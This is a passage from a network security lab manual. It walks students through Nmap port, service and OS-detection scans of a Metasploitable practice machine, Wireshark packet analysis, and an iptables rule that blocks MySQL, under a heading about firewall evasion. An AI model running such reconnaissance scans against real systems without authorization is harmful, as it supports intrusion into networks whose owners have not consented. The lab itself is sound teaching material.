
5	Create the bash script as below (nmap_service.sh)


```
#!/bin/bash

# Define the target IP address
target_ip="<Metasploitable_IP>"

nmap -p- --open -oN full_port_scan.txt $target_ip

open_ports=$(grep ^[0-9] full_port_scan.txt | cut -d '/' -f 1 | tr '\n' ',' | sed 's/,$//')

nmap -sV -p $open_ports $target_ip

rm full_port_scan.txt
```



6 Run the following command

```
chmod +x nmap_service.sh


./nmap_service.sh
```




Task 2: Service Scan Code Overview	
1	Open nmap(nmap-master) code using your favorite IDE.
	
2	Open and analyze the following files: • service_scan.h • service_scan.cc • nmap-service-probes
3	Back to the slide

Lab Exercise 4: OS Scan and Firewall Evasion


Objective:
The objective of this lab exercise is to provide participants with hands-on experience in using Nmap for OS detection and Firewall Evasion techniques on a Metasploitable machine. Participants will explore various Nmap options, demonstrate the impact of a firewall, and understand strategies to evade firewall detection.

Prerequisites:
• Metasploitable machine set up and running. • Nmap installed on the host machine.


Task 1: OS Detection	
1	Perform an OS detection scan on the target machine to identify the operating system. `nmap -O <Metasploitable_IP>`




2	Perform an OS detection scan on the target machine to identify the operating system. `nmap -O --osscan-guess <Metasploitable_IP>`



3	Perform an intense scan with OS detection and more aggressive service/version detection. `nmap -T4 -A <Metasploitable_IP>`



4	Open nmap(nmap-master) code using your favorite IDE.




5	Open and analyze the following files: • osscan.h • osscan.cc • nmap-os-db


Task 2: Firewall Behaviour

1 Run the following scan and analyze the packets in your wireshark. (You can use filter to filter out the needed packets) – **note the state and reason response**

```
nmap -p 3306 --reason <Metasploitable_IP>
```




2 Analyze the packets.




3 ssh to metasploitable, and stop mysql service.

```
sudo /etc/init.d/mysql stop
```




4	Run the following scan and analyze the packets in your wireshark. (You can use filter to filter out the needed packets) – **note the state and reason response** `nmap -p 3306 --reason <Metasploitable_IP>`




5	Analyze the packets. Use the following filter to exclude ssh traffics `(ip.addr == x.x.x.x && ip.addr == y.y.y.y) && !(tcp.port == 22)`


6	ssh to metasploitable, and start mysql service. `sudo /etc/init.d/mysql start`




7	Setup iptables rule to DROP connection to 3306 in your metasploitable
	`sudo iptables -L`
	`sudo iptables -A INPUT -p tcp --dport 3306 -j DROP`
	`sudo iptables -L`



